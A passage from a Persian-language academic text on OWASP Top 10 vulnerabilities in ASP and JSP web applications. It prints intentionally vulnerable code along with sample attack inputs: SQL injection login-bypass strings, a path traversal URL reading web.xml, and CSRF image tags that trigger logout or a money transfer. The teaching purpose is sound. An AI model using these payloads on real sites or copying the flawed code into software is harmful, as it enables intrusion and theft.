باید توجه داشت که تغییر مسیر دادن یک مرورگر[2] به آدرس دلخواه نیز می تواند از مصادیق XSS باشد؛ چرا که با استفاده از تغییر دادن آدرس URL یک مرورگر، می توان اسکریپت ها را روی قربانی اجرا کرد.

در یک حمله XSS واقعی کدهای JavaScript به گونه ای نوشته می شوند تا بدون اینکه کاربر متوجه شود، عملیات مخربی علیه او انجام شود و برای نمونه نشست وی برای مهاجم فرستاده شود. مهاجمان در این گونه عملیات دزدیدن اطلاعات، از یک صفحه وب که هرچه داده به طرف آن ارسال می شود را ذخیره می کند، استفاده می کنند و داده های کاربران را به سمت آن می فرستند. یک

[1] Internet Explorer 7
[2] Redirect

برنامه کاربردی تحت وب ساده که به منظور ذخیره داده های کاربران از آن استفاده می شود، به زبان ASP توسط نویسنده این پروژه طراحی شده که در CD ضمیمه با نام ASP-Logger موجود میباشد. در فصول بعد راجع به راه های پیدا کردن این آسیب پذیری و روش جلوگیری آن سخن خواهیم گفت.

۲.۳.۲ آسیب پذیری های Injection Flaws:

آسیب پذیری های نوع Injection Flaws به خصوص SQL Injection در برنامه های کاربردی تحت وب بسیار رایج هستند و صفحات ASP و JSP نیز در مقابل آن ها به شدت آسیب پذیرند. انواع مختلفی injection و یا به عبارت دیگر تزریق داریم مانند: SQL، LDAP، XPath، XSLT، HTML، XML، تزریق فرامین سیستم عامل و بسیاری دیگر. این آسیب پذیری وقتی اتفاق می افتد که داده هایی که کاربر می فرستد به عنوان یک فرمان یا پرس و جو[1] به مفسر ارسال می شود. مهاجمان مفسر را به اجرای ناخواسته فرمان هایی که به صورت مخصوص ساخته اند مجبور می کنند. آسیب پذیری های تزریق مهاجم را قادر می سازد تا داده های دلخواه برای یک برنامه کاربردی را بسازد، بخواند، به روز و یا حذف کند. در بدترین حالت این آسیب پذیری می تواند باعث شود تا یک مهاجم به صورت کامل برنامه کاربردی را تخریب کند و مجوز سیستم را به دست آورد و حتی از محیط هایی با دیوارهای آتش متعدد عبور کند.

حال آسیب پذیری SQL Injection را که در ASP و JSP از بقیه حملات Injection Flaws رایجتر و پرکاربردتر است بررسی می کنیم. در این روش حمله، نفوذگر به جای ورود داده‌هایی که درون یک Query از نوع SQL، جاسازی می شود، Query های مورد نظر خود را قرار می‌دهد و از آن داده‌ها در راستای اهداف خود استفاده می‌کند. تقریباً در اکثر برنامه‌های کاربردی تحت وب، به نحوی از

[1] Query

بانک اطلاعاتی استفاده می‌شود. این برنامه‌ها از طریق وب، داده‌های ورودی کاربر را دریافت و براساس آن یک Query روی بانک اطلاعات خود ارسال می‌کنند. حال اگر داده های دریافتی، قبل از ساخته شدن Query بررسی نشده باشند، نفوذگر به راحتی می‌تواند هر نوع Query ای را به بانک اطلاعاتی ارسال کند. اگر Query با مجوز بالایی در بانک اطلاعاتی اجرا شود، چه بسا نفوذگر بتواند کنترل کامل سرویس دهنده پایگاه داده را به دست گیرد.

کدهای زیر مثالی از این آسیب پذیری است:

```
<%
strUsername = Request("Username")
strPassword = Request("Password")
SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername &"'"
 & " AND Password = '" & strPassword & "'"
strAuthCheck = GetQueryResult(SQLQuery)
%>
```

همانطور که مشاهده می شود، پرس و جوی پایگاه داده توسط رشته SQLQuery انجام می شود و اگر نتیجه این درخواست از پایگاه داده تهی نباشد، کاربر به سیستم وارد می شود. حال اگر برای پارامترهای ورودی مقادیر زیر را داشته باشیم:

Username= ‘ or ‘1’=’1

Password= ‘ or ‘1’=’1

رشته SQLQuery به صورت زیر در می آید:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '' or '1'='1' AND
Password = '' or '1'='1'"
```

و واضح است که نتیجه این پرس و جو از پایگاه داده برابر با انتخاب تمامی فیلدها از پایگاه داده بوده و در نتیجه بدون داشتن نام کاربری و رمز عبور می توان وارد سایت شد. حتی برای دقیق تر کردن انتخاب، ورودی ها می توانستند به صورت زیر باشند:

Username= admin

Password= ‘ or username=’admin

که در این صورت برای SQLQuery داریم:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = 'admin' AND Password
= '' or username='admin'"
```

و در اینجا نیز با نام کاربری admin به سایت وارد می شویم. اگرچه این مثال بیشتر جنبه آموزشی دارد و برنامه نویسان امروزه راجع به صفحات ورودی سایت در مورد کنترل ورودی ها دقیق عمل می کنند، با این حال حتی اگر SQL Injection در یک قسمت دیگر مانند قسمت اخبار یک سایت هم باشد باز می تواند به همین اندازه خطر آفرین باشد. علت آنست که توسط یک SQL Injection در یک قسمت دیگر، مهاجم می تواند نام کاربری و رمز عبور مدیر سایت را پیدا کند یا آنها را تغییر دهد.

کدهای زیر یک صفحه اخبار را که نسبت به حمله SQL Injection آسیب پذیر است نشان می دهد:

```
NewsID = Request("NewsID")
SQLQuery = "SELECT News_ID,News_Title,News_Desc FROM News Where News_ID=" & NewsID
```

در اینجا نفوذگر دو استفاده از SQL Injection می کند. یکی آنکه با استفاده از خطاهای برگشتی توسط پایگاه داده، اطلاعات خود را راجع به سیستم افزایش می دهد. و دیگری آنکه با استفاده از Union به ساختار پایگاه داده پی برده و سایر فیلدهای جداول دیگر را می خواند (در صورتی که کاربر جاری پایگاه داده که توسط برنامه نویس تعیین شده، به او اجازه این کار را بدهد). خواننده علاقه مند می تواند برای پیدا کردن دستورات خاص هر پایگاه داده، به صفحه ترفند های Injection آن یا به عبارت دیگر Cheat Sheet آن مراجعه نماید که با یک جستجوی ساده در Google آخرین منابع به روز به دست می آیند[1]. در فصل های بعدی بیشتر راجع به این آسیب پذیری برای پیدا کردن آن و همچنین روش جلوگیری از وقوع آن صحبت خواهیم کرد.

۳.۳.۲. آسیب پذیری Malicious File Execution:

[1] http://www.google.com/search?safe=off&q=SQL+Injection+Cheat+Sheet

این آسیب پذیری در بسیاری از برنامه های کاربردی که امکان پذیرش نام فایلها یا خود فایلها را از کاربر دارند، وجود دارد. هرچند شهرت این حمله بیشتر روی صفحات PHP است ولی امکان وجود آن در یک صفحه ASP و JSP نیز هست. توسط این آسیب پذیری نفوذگر می تواند عملیاتی نظیر اجرای از راه دور کدها، نصب برنامه های مخرب و به دست گرفتن سیستم یا دیدن محتویات فایل های مهم سیستم مثل web.xml (در JSP) را انجام دهد. یکی از نمونه های این حمله وقتی است که مثلا یک صفحه JSP یک فایل XML را به عنوان ورودی می پذیرد و مهاجم با یک DTD خطرناک، تجزیه کننده[1] XML را وادار می کند تا یک DTD دیگر را از راه دور بارگذاری کرده و خروجی پردازش شده را اعلام نماید. با استفاده از همین روش یک شرکت استرالیایی نشان داده است که می توان شبکه هایی که پشت دیوار آتش هستند را از درون برای پورت های باز جستجو کرد[2]. یک مثال دیگر برای حمله علیه این آسیب پذیری زمانیست که مهاجم می تواند فایلهایی نظیر عکس یا سندهای PDF را Upload کند و برنامه کاربردی تحت وب پسوند فایل یا کدهای داخل فایل را بررسی نمی کند. بنابراین مهاجم می تواند فایلهای JSP (یا ASP) خود را به جای فایل درست، Upload کند که اگر پسوند آن JSP یا ASP باشد و در پوشه ای با قابلیت اجرا باشد بلافاصله اجرا خواهد شد و اگر محتویات JSP داشته باشد و سرویس دهنده خصیصه قابلیت اجرا با توجه به محتوا داشته باشد، بازهم اجرا خواهد شد.

کد زیر ساختار معمول آسیب پذیر از این نوع را به زبان Java نشان می دهد:

```
String dir = s.getContext().getRealPath("/ebanking")
String file = request.getParameter("file");
File f = new File((dir + "\\" + file).replaceAll("\\\\", "/"));
```

که به صورت زیر می توان از آن سو استفاده کرد:

[1] Parser
[2] SIFT, Sift Networks, Web Services: Teaching an old dog new tricks, http://www.ruxcon.org.au/files/2006/web_services_security.ppt

www.victim.com/ebanking?file=../../web.xml

البته نوع آسیب پذیری موجود در این مثال را می توان با آسیب پذیری ای که در قسمت بعد می آید مشترک فرض کرد.

۴.۳.۲. آسیب پذیری Insecure Direct Object Reference:

این آسیب پذیری زمانی اتفاق می افتد که برنامه نویس نقطه ارجاع[1] به یک شی پیاده سازی شده داخلی نظیر یک فایل، پوشه، رکورد پایگاه داده و یا یک کلید[2] را در پارامترهای یک URL یا یک فرم، فاش می کند. حال اگر کنترل دسترسی وجود نداشته باشد، مهاجم با دستکاری این نقطه ارجاع به اشیاء دیگر بدون اجازه دسترسی پیدا می کند. به عنوان مثال در یک برنامه کاربردی بانکی معمول است که از شماره حساب به عنوان کلید اصلی استفاده کنند. بنابراین، برای برنامه نویس برنامه کاربردی راحتتر است که از این شماره مستقیما در برنامه خود استفاده کند. حال اگر این اتفاق افتاده باشد و با فرض اینکه برنامه نویس جلوی تمامی حملات دیگر نظیر SQL Injection را نیز گرفته باشد، بازهم برنامه کاربردی تحت وب در مقابل اینکه مهاجم به جای شماره حساب خود، شماره شخص دیگری را وارد کند، نفوذپذیر خواهد بود و با این عمل مهاجم می تواند اطلاعات اشخاص دیگر را ببیند و تغییر دهد. بسیاری از برنامه های کاربردی به زبان های ASP و JSP از این آسیب پذیری رنج می برند. علت اصلی آنست که این آسیب پذیری در واقع یک آسیب پذیری منطقی است و برنامه نویس باید در نقطه نقطه برنامه دسترسی افراد را برای کاری که می خواهند انجام بدهند کنترل کند. در واقع با کوچکترین سهل انگاری از طرف برنامه نویس برای کنترل مجوز های دسترسی، وقتی که مرجع دسترسی به شی از کاربر به عنوان ورودی پذیرفته می شود، این آسیب پذیری به وجود می آید. جالب آنکه در این نوع آسیب پذیری همه چیز کاملا روال عادی خود را دارد، رشته های ارسالی از طرف کاربر محتویات مخرب

[1] Reference
[2] Key

قابل تشخیص ندارند و با این حال حمله اتفاق می افتد. بنابراین یکی دیگر از مثال های رایج برای این حمله همان بود که در قسمت قبلی بیان شد که به گروه این نوع حملات که باعث می شود بتوان از پوشه ای که باید در آن قرار بگیریم خارج شویم Path Traversal گویند.

به کد زیر از یک صفحه ASP توجه کنید:

```
UserID = Cint(Left(Request("UserID"),4))
Password = MD5(Request("Password"))
SQLQuery = "UPDATE Users Set Password='" & Password & "' WHERE UserID=" & UserID
QueryExecute(SQLQuery)
```

همانطور که مشاهده می شود امکان SQL Injection در این خطوط وجود ندارد. این صفحه به این صورت اجرا می شود:

ResetPassword.asp?UserID=34&Password=123456

با این فرض که عدد 34 شماره کاربری ماست. به وضوح دیده می شود که با تغییر پارامتر UserID به یک عدد دیگر، می توان رمز عبور سایر اعضا را تغییر داد چرا که هیچ کنترلی برای اینکه عدد UserID واقعا شماره کاربری ماست وجود ندارد.

۵.۳.۲. آسیب پذیری Cross Site Request Forgery (CSRF):

CSRF چیز جدیدی نیست اما بسیار ساده و مخرب است. در اینجا مهاجم مرورگر قربانی که در سایتی وارد شده است را مجبور می کند تا درخواست هایی به برنامه کاربردی آسیب پذیر بفرستد تا از طرف قربانی کارهایی را انجام دهد.

این آسیب پذیری همه چهارچوب های برنامه های کاربردی تحت وب از جمله ASP و JSP را دربرمیگیرد. در برنامه های کاربردی تحت وب که به شکل زیر هستند این آسیب پذیری به شدت رایج است:

- برنامه هایی که برای فعالیت مجوز سنج ندارند.

- برنامه هایی که با متد Get می توان به آنها وارد شد. مانند لینک زیر:

http://www.example.com/admin/doSomething.ctl?username=admin&passwd=admin

- برنامه هایی که در آنها درخواست های دارای مجوز فقط برپایه اعتبارنامه هاییست[1] که به صورت خودکار با هر درخواست فرستاده می شوند. مانند کوکی نشست[2] اگر در برنامه وارد شده باشد، ویژگی "Remember me" در صورتی که به برنامه وارد نشده باشد یا اجازه ورود[3] Kerberos در صورتی که بخشی از یک شبکه داخلی باشد و با ورودی Active Directory یکی شده باشد.

متاسفانه امروزه بیشتر برنامه های کاربردی تحت وب اعتبار سنجی کاربران را فقط برپایه اعتبارنامه هایی که به صورت خودکار فرستاده می شوند انجام می دهند؛ اعتبارنامه هایی نظیر کوکی نشست، basic authentication[4]، آدرس های IP، گواهینامه های SSL یا اعتبار نامه های دامنه ویندوز[5].

این آسیب پذیری در جاهای مختلف به اسامی گوناگونی آمده است و تمامی نام های زیر، نام دیگر همین آسیب پذیری می باشند:

Session Riding، One-Click Attacks، Cross Site Reference Forgery، Hostile Linking، Automation Attack

مخفف XSRF نیز اغلب برای این آسیب پذیری کاربرد دارد. اصطلاحی که در اینجا برای این آسیب پذیری انتخاب شده در OWASP[6] و MITRE[7] استاندارد شده است.

---

[1] Credentials
[2] Session cookie
[3] Token

[4] واژه نامه را ببینید.

[5] Windows domain
[6] www.owasp.org
[7] www.mitre.org

CSRF در حملات به تالارهای گفتگو معمول است که کاربران را وادار می کند از کارایی سایت برای اجرای دستورات مهاجم استفاده کنند. برای مثال تگ زیر می تواند باعث خارج شدن اعضا از سایت شود:

<img src="http://www.example.com/logout.asp">

اگر فرض کنیم که یک بانک اجازه انتقال وجه با متد Get را می دهد، مهاجم می تواند با تگ زیر قربانیان را وادار کند تا پول به حساب وی واریز کنند.

<img src="http://www.example.com/transfer.jsp?frmAcct=document.form.frmAcct&
toAcct=456789&toSWIFTid=3434&amt=999.99">

برای این کار کافیست مهاجم آدرس عکس خود را در مشخصاتش به URL یاد شده تغییر دهد تا هرکس بعد از ورود عکس مهاجم را می بیند، خواسته مهاجم را اجرا کند.

برای بیان خطرناکی این حمله Jeremiah Grossman در صحبت خود در همایش BlackHat2006 با عنوان "Hacking Intranet Sites from the outside"[1] نشان داد که ممکن است بتوان یک کاربر را مجبور کرد تا در تنظیمات مسیریاب[2] خود بدون آنکه متوجه شود تغییر به وجود آورد. حتی این قربانی اطلاعی از اینکه مسیریاب وی واسط تحت وب برای تنظیم دارد نداشت. Jeremiah از یک مسیریاب که تنظیماتش در حالت اولیه بود برای نمایش حمله استفاده کرده بود.

اگر تگ حاوی حمله در یک برنامه کاربردی قابل ذخیره شدن باشد، شانس پیدا کردن قربانیانی که به سیستم وارد شده باشند به شدت افزایش می یابد. درست مانند حمله XSS که حالت ذخیره شده (Stored) آن بسیار موثرتر از حالت بازتابیده شده (Reflected) آن است. توجه داشته باشید که اگرچه لازم نیست برنامه کاربردی نسبت به XSS آسیب پذیر باشد تا بتوان حمله CSRF را پیاده سازی کرد، اما یک برنامه کاربردی تحت وب با آسیب پذیری XSS بیشتر در معرض خطر CSRF

[1] http://www.whitehatsec.com/presentations/whitehat_bh_pres_08032006.tar.gz
[2] Router

است. چرا که حمله CSRF می تواند از یک حمله XSS بهره برداری کند تا اعتبارنامه های محرمانه که به صورت غیر خودکار فرستاده می شوند را به راحتی برباید (این اعتبارنامه ها برای مقابله با CSRF گذاشته شده اند). بسیاری از کرم های[1] برنامه های کاربردی از هر دو این تکنیک ها بهره می برند. پس در قسمت مقابله باید توجه داشت که اگر برنامه ای نسبت به حمله XSS آسیب پذیر باشد، نمی تواند در مقابل CSRF مصون باشد.

۶.۳.۲. آسیب پذیری Information Leakage and Improper Error Handling:

برنامه های کاربردی می توانند به طور غیر عمدی اطلاعاتی نظیر تنظیمات خود، کارهای داخلی خود یا سیاست های محرمانه خود را در صورت بروز مشکلات یا خطا ها فاش کنند. این اطلاعات می تواند از طریق برگرداندن پیغام های مختلف با ورودی های مختلف و نیز با استفاده از خطاهای برنامه به دست بیاید، چرا که برنامه های کاربردی تحت وب اغلب در هنگام بروز خطا اطلاعات جامعی را نشان می دهند که برای رفع خطا توسط برنامه نویس مناسب است. از طرف دیگر این اطلاعات می تواند اهرمی قوی برای اجرای یک حمله قدرتمند و خودکار باشد و به مهاجم کمک کند تا بتواند از یک آسیب پذیری سو استفاده کند.

با توجه به تعریف این آسیب پذیری، تمام صفحات به زبان های مختلف از جمله ASP و JSP می توانند کاملا آسیب پذیر باشند.

بدین ترتیب انواع این آسیب پذیری عبارتند از:

- جزئیات رفع اشکال وقتی که شامل اطلاعات زیادی در خطا برای نمایش باشد مانند رد پای پشته[2]، عبارات SQL شکست خورده یا اطلاعات اشکال زدایی.

[1] Worms
[2] Stack traces

- توابعی که نتایج مختلف از ورودی های مختلف نمایش می دهند. مانند وقتی با امتحان نام کاربری درست و رمز عبور غلط نشان دهد رمز درست نیست و با نام کاربری غلط بگوید نام کاربری درست نیست. هرچند که این یک چیز معمول در برنامه های کاربردی تحت وب است.

برای مثال شکل زیر نتیجه خطاهای یک صفحه JSP نسبت به یک ورودی است که در قسمت پایگاه داده، اجرای آن را با مشکل روبرو کرده است:

```
com.jnetdirect.jsql.x: Unclosed quotation mark before the character string 'Test''.
at com.jnetdirect.jsql.x.a(Unknown Source)
at com.jnetdirect.jsql.ay.a(Unknown Source)
at com.jnetdirect.jsql.ah.g(Unknown Source)
at com.jnetdirect.jsql.ah.new(Unknown Source)
at com.jnetdirect.jsql.ah.do(Unknown Source)
at com.jnetdirect.jsql.ah.executeQuery(Unknown Source)
at Ipm.JDBCConnection1.submitExecuteQuery(JDBCConnection1.java:100)
at com.orionserver[Orion/2.0.5 (build 11234)].http.OrionHttpJspPage.service(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)]._ay._rmb(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)].server.http.JSPServlet.service(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)]._ctb._psd(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)]._ctb._bqc(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)]._ax._luc(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)]._ax._ucb(Unknown Source)
at com.evermind[Orion/2.0.5 (build 11234)]._bf.run(Unknown Source)
```

شکل ۲-۵ خطاهای یک صفحه JSP در قسمت پایگاه داده

همانطور که می بینید اطلاعات بسیار زیادی نظیر علت اتفاق افتادن خطا و نیز نسخه های مورد استفاده را به ما نشان می دهد.

۷.۳.۲. آسیب پذیری Broken Authentication and Session Management:

سیستم Authentication[۱] و مدیریت نشست[۲] مناسب برای امنیت یک برنامه کاربردی وب ضروری است. ضعف ها در این قسمت اغلب شامل عدم حفاظت درست اعتبارنامه ها[۳] و مجوز نشست ها[۱] در

[۱] تعریف در واژه نامه آمده است.

[2] Session management
[3] Credentials

خلال مدت دوام آنهاست. این ضعف ها می تواند منجر به دزدیده شدن مجوز کاربران یا مدیریت سیستم، به هم ریختن قسمت مجوز دهی و کنترل کاربران و همچنین نقض سیاست های دسترسی سایت شود.

اگر چه ضعف در ساز و کار اصلی Authentication غیر معمول نیست، اما این آسیب پذیری ها معمولا در قسمت های دیگر این سیستم مانند قسمت خارج شدن (logout)، مدیریت رمزهای عبور، زمان های خروج خودکار (timeout)، به خاطر داشتن رمز عبور (remember password)، سوال محرمانه، فراموش کردن رمز عبور و یا به روز رسانی حساب کاربری پیش می آیند.

کد زیر به زبان ASP آسیب پذیری در تابع به یاد آوردن کاربر را نشان می دهد:

```
Function RememberMe()
    Select Case Request.Cookies("UserRole")
    Case "admin"
        IsAdmin = 1
        Session("Username") = Request.Cookies("Username")
    Case "user"
        IsUser = 1
        Session("Username") = Request.Cookies("Username")
    Case Else
        Session.Abandon()
    End Select

    If Session("Username") = "" Then RememberMe = 0 Else RememberMe = 1
End Function
```

همانطور که مشاهده می شود، یک مهاجم می تواند با تغییر پارامترهای UserRole و Username در کوکی[2] خود، مجوز مدیر یا هر کاربر برنامه کاربردی تحت وبی را که از این تابع استفاده می کند به دست بیاورد.

[1] Session tokens
[2] Cookie

۸.۳.۲. آسیب پذیری Insecure Cryptographic Storage:

امروزه حفاظت از اطلاعات حساس یک بخش مهم در بسیاری از برنامه های کاربردی تحت وب شده است. با این حال اشتباهات نیز در رمز نگاری اطلاعات حساس بسیار گسترده شده است.

این اشتباهات عبارتند از:

- عدم رمز نگاری اطلاعات حساس.
- استفاده از الگوریتم های دست ساز.
- استفاده غیر امن از الگوریتم های قدرتمند.
- ادامه استفاده از الگوریتم های ضعیف نظیر MD5، SHA-1، RC3، RC4 و مانند آن.
- استفاده از کلیدهای نوشته شده دائمی در کد برنامه[1] و ذخیره این کلیدها در محلی بدون حفاظت.

یک مثال معمول این آسیب پذیری می تواند یک برنامه ASP یا JSP باشد که اطلاعات محرمانه کاربران را در یک فایل MDB یا XML معلوم که از طریق وب قابل دسترسی است ذخیره کند و رمزنگاری به کار رفته در قسمت رمزهای عبور برگشت پذیر باشد.

مثال عملی تر برای این آسیب پذیری زمانیست که برنامه کاربردی تحت وب در هنگام تغییر پسورد در فیلدهای صفحه رمز عبور فعلی را بدون رمز نگاری جا سازی می کند. این نشان می دهد که رمز های عبور در پایگاه داده سایت نیز بدون رمز نگاری هستند و علت خطرناک بودن این عمل آن است که در صورت وجود آسیب پذیری هایی نظیر XSS، CSRF یا SQL Injection می توان رمز عبور سایر کاربران را به دست آورد یا به راحتی تغییر داد.

[1] Hard coding

۹.۳.۲. آسیب پذیری Insecure Communications:

اغلب برنامه های کاربردی تحت وب برای ارتباطات حساس در قسمت رمزنگاری (معمولا SSL) ضعیف عمل می کنند. رمزنگاری (معمولا SSL) باید برای تمامی ارتباطات معتبر و حساس، به خصوص در صفحات وب که از طریق اینترنت قابل دسترسی هستند و در ارتباطات سرویس دهنده ها باهم انجام شود. عدم رمزنگاری ارتباطات حساس بدین معناست که مهاجم می تواند اطلاعات را در حین رد و بدل شدن رصد کند و داده های محرمانه را به دست بیاورد. البته باید در نظر داشت که شبکه های مختلف در این موضوع با هم تفاوت دارند و ممکن است کمتر یا بیشتر مستعد این حمله باشند. با این حال، مهم آن است که بدانیم معمولا در اغلب شبکه ها پیش می آید که یک کامپیوتر مورد نفوذ قرار بگیرد و از آنجا مهاجمان سعی در جمع آوری اطلاعات شبکه و شنود داده های رد و بدل شده بنمایند.

باید توجه داشت که استفاده از SSL برای ارتباطات با کاربران نهایی ضروری است، هرچند که کاربران ناآگاه دوست دارند از شبکه های غیر امن که سرعت بیشتر و پیچیدگی کمتری به دلیل نداشتن رمزنگاری دارند استفاده کنند.

رمزنگاری ارتباطات خود سرویس دهنده ها با هم نیز در پشت صحنه مهم است چرا که به دلیل فضایی که با هم ارتباط دارند داده هایی که باهم رد و بدل می کنند حساس تر و گسترده تر بوده و در نتیجه از اهمیت بیشتری نیز برخوردار اند.

یک نمونه معمول این برنامه های آسیب پذیر آنهایی هستند که به صفحات امن به صورت غیر امن نیز می توان دسترسی داشت و برنامه کاربردی ارتباط را تبدیل به یک ارتباط امن نمی کند. برای مثال در هنگام ورود به سیستم لزوم استفاده از HTTPS[1] را جدی نمی گیرند و اگر کاربری به جای

[1] Hypertext Transfer Protocol over Secure Socket Layer

Https://example.com/login.jsp از Http://example.com/login.jsp استفاده کند بازهم صفحه بازشده و عمل ورود انجام می شود.

۱۰.۳.۲. آسیب پذیری Failure to Restrict URL Access:

در بسیاری از برنامه های کاربردی تحت وب تنها حفاظت برای URLهای خاص آن است که لینک به آن صفحات را به کاربری که وارد سیستم نشده است، نمایش نمی دهند. با این حال، یک مهاجم با انگیزه، ماهر و شاید خوش شانس ممکن است بتواند آن صفحات را بیاید که در این صورت می تواند از کارایی برنامه استفاده کند و داده ها را ببیند یا تغییر دهد. باید توجه داشت که امنیت با مخفی کردن داده های حساس به دست نمی آید، بلکه باید مجوزهای دسترسی تعریف شوند و هر صفحه برنامه جداگانه قبل از انجام عملیات، این مجوزها را بررسی کند.

حمله ای که علیه این آسیب پذیری انجام می شود forced browsing نامیده می شود. که در آن لینک های حساس با متدهایی نظیر حدس زدن از بین کلمات معنی دار و کاربردی پیدا می شوند.

در این آسیب پذیری اگر خاصیت فهرست کردن نام فایل ها و پوشه ها، وقتی سند اصلی مثل index.html وجود ندارد، توسط سرویس دهنده وب فعال باشد بهترین حالت برای حمله پیش می آید. چرا که می توان نام پوشه ها و فایل های مهم سیستم را پیدا کرد.

چندین نمونه معمول این ضعف عبارتند از:

- URLهای خاص یا مخفی که فقط برای کاربران یا مدیر سیستم آشکار می شود، اما توسط بقیه نیز اگر آدرس آن را بدانند قابل دسترسی است. مانند /admin/adduser.asp یا /approveTransfer.jsp که نمونه های معمولی برای نامگذاری هستند.

- برنامه های کاربردی که اجازه دسترسی به فایل های مخفی نظیر XMLهای ثابت یا گزارش های تولید شده توسط سیستم را می دهند که در واقع با استتار آنها امنیت را تامین کرده اند.

- صفحاتی که مجوز دسترسی را طلب می کنند اما از رده خارج یا ناکافی هستند. یعنی بازهم می توان با تغییر بعضی چیزها مثل کوکی ها به آنها دسترسی پیدا کرد یا اینکه مجوزها قدیمی بوده و نیاز به بازنگری دارد.

- برنامه هایی که فقط در صفحاتی که به سمت کاربر می فرستند مجوز ها را طلب می کنند و اگر URL مقصد که داده ها به طرف آن ارسال می شوند پیدا شود و داده های درست به سمت آن ارسال شوند، عملیات نفوذ صورت می گیرد.

- فایل هایی که در صفحاتی که مجوز ها را بررسی می کنند گنجانده می شوند، اما اگر خود به تنهایی اجرا شوند عملیاتی را انجام می دهند. در زیر یک مثال از همین مورد را که در صفحات ASP و JSP بسیار فراگیر است بیان می کنیم.

فرض کنید کدهای زیر متعلق به یک صفحه کنترل اخبار سایت به زبان ASP است:

```
If Session("AdminPermission") = 1 And Request("Action") = "new" Then
    Server.Execute("Add_New_News.asp")
End If
```

همانطور که مشاهده می شود، مجوز مدیریت لازم است تا صفحه Add_New_News.asp اجرا شود. حال اگر Add_New_News.asp یکبار دیگر مجوز دسترسی مدیریت را داخل خود بررسی نکند، مهاجم می تواند در صورت پیدا کردن نام این فایل، به این فایل بدون داشتن مجوز، مستقیما دسترسی پیدا کند و به هدف خود دست یابد.

۴.۲. خلاصه فصل:

مشکل اساسی برنامه های کاربردی تحت وب این است که کاربران هر داده دلخواهی را می توانند به طرف آنها بفرستند. تاکنون آسیب پذیری های زیادی در برنامه های کاربردی تحت وب شناخته شده

اند[1]. که حملات زیادی نیز علیه این آسیب پذیری ها انجام می شوند[2]. از آنجایی که میزان این حملات و آسیب پذیری ها بسیار زیاد است، در این فصل ۱۰ آسیب پذیری مهم برنامه های کاربردی تحت وب که بنا به آمار و ارقام سازمان های معتبر به دست آمده اند، به ترتیب فراگیر بودنشان بررسی شدند. به طور قطع می توان گفت که بسیاری از برنامه های کاربردی تحت وب نسبت به این موارد آسیب پذیر هستند. روزانه تعداد زیادی از برنامه های کاربردی تحت وب آسیب پذیر در سایت های امنیتی ثبت می شوند که نزدیک به همه آنها در مقابل یکی از این ۱۰ آسیب پذیری مهم، ضعف داشته اند[3].

۵.۲. منابع فصل:

1. Stuttard Dafydd, Pinto Marcus, "The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws", Wiley Publishing Inc., 2008
2. Open Web Application Security Project, http://www.owasp.org
3. Http://www.mitre.org/

[1] http://www.owasp.org/index.php/Category:Vulnerability
[2] http://www.owasp.org/index.php/Category:Attack
[3] http://www.milw0rm.com/webapps.php - http://www.securityfocus.com/bid - http://bugreport.ir/?archive

فصل سوم

بررسی مراحل حمله علیه برنامه های کاربردی تحت وب به زبان های ASP و JSP:

۱.۳. مراحل حمله علیه برنامه های کاربردی تحت وب:

برای اینکه بتوانیم امنیت لازم را در یک برنامه کاربردی تحت وب تامین کنیم، ابتدا باید از آسیب پذیری ها مطلع باشیم و سپس روش های حمله نفوذگران را بشناسیم. آسیب پذیری های مهم در فصل قبل مشخص شدند. حال برای آنکه بتوانیم دفاع لازم را در مقابل حملات داشته باشیم باید مراحلی را که یک نفوذگر برای انجام عملیات خود انجام می دهد بشناسیم. در واقع، وب سایت یا برنامه کاربردی تحت وب وقتی امن خواهد بود که بتواند در هر مرحله حمله جلوی عملیات مهاجمان را بگیرد.

در مورد اهمیت جلوگیری از اجرای این مراحل همان کافیست که بدانیم، برنامه های کاربردی تحت وب آسیب پذیری که جلوی اجرای این مراحل را توسط نفوذگر گرفته اند، بسیار کمتر مورد نفوذ قرار می گیرند؛ چرا که علاوه بر سخت تر کردن راه نفوذ، آسیب پذیری خود را نیز پنهان می کنند.

حملات حساب شده و موثر علیه برنامه های کاربردی تحت وب به دو مرحله اساسی تقسیم می شوند. اولین مرحله، شناسایی و جمع آوری اطلاعات است و دومین مرحله، پیدا کردن آسیب پذیری ها با توجه به اطلاعات جمع آوری شده می باشد.

۲.۳. شناسایی و جمع آوری اطلاعات:

همان طور که از نام این قسمت بر می آید، این مرحله به شناسایی و جمع آوری هرچه بیشتر اطلاعات مربوط است. عملیات نفوذ به این مرحله نیاز اساسی دارد و هرچه این شناسایی کامل تر و گسترده تر

باشد درصد موفقیت عملیات بالاتر می رود. اگرچه بحثمان در اینجا راجع به برنامه های کاربردی تحت وب است، اما باید توجه داشت که عملیات شناسایی در حالت واقعی بسیار فراتر از وب بوده و حتی پیداکردن تمام اطلاعات سرویس دهنده، برنامه نویسان، خدمات شرکت، سرویس دهنده های کناری، برنامه های مشابه و نظایر آن را در برمیگیرد. در این حالت حتی پیدا کردن روابط سایت های دیگر، سرویس دهنده های دیگر و انسان ها با هدف مورد نظرمان، بسیار اهمیت دارد و در واقع هرچیز مرتبطی در مرحله شناسایی پیدا می شود.

در شناسایی برنامه های کاربردی تحت وب، هدف نهایی آن است که ما اطلاعات کاملی راجع به فایلها و پوشه های موجود روی سایت مورد نظر، تکنولوژی استفاده شده، برنامه های کاربردی به کار رفته و کارایی آن به دست آوریم. در صورتی که برنامه کاربردی تحت وب در دسترس باشد می توان این مرحله را تکمیل شده فرض کرد، چرا که تمامی آنچه را که می خواهیم به دست آوریم، پیشاپیش داریم.

برای انجام عملیات شناسایی فایل ها و پوشه ها ابزاری خودکار وجود ندارد که ۱۰۰٪ کارایی داشته باشد لذا همواره بعد از شناسایی توسط ابزارهای خودکار، خود به صورت دستی عملیات شناسایی را انجام می دهیم و از خروجی برنامه های خودکار نیز برای بالاتر بردن کارایی بهره می بریم. ابزارهای مطرح و مشهور شناسایی نام فایل ها و پوشه ها عبارتند از:

Paros

Burp Spider (Part of Burp Suite)

WebScarab

Wikto (Spider)

Acunetix (Crawler)

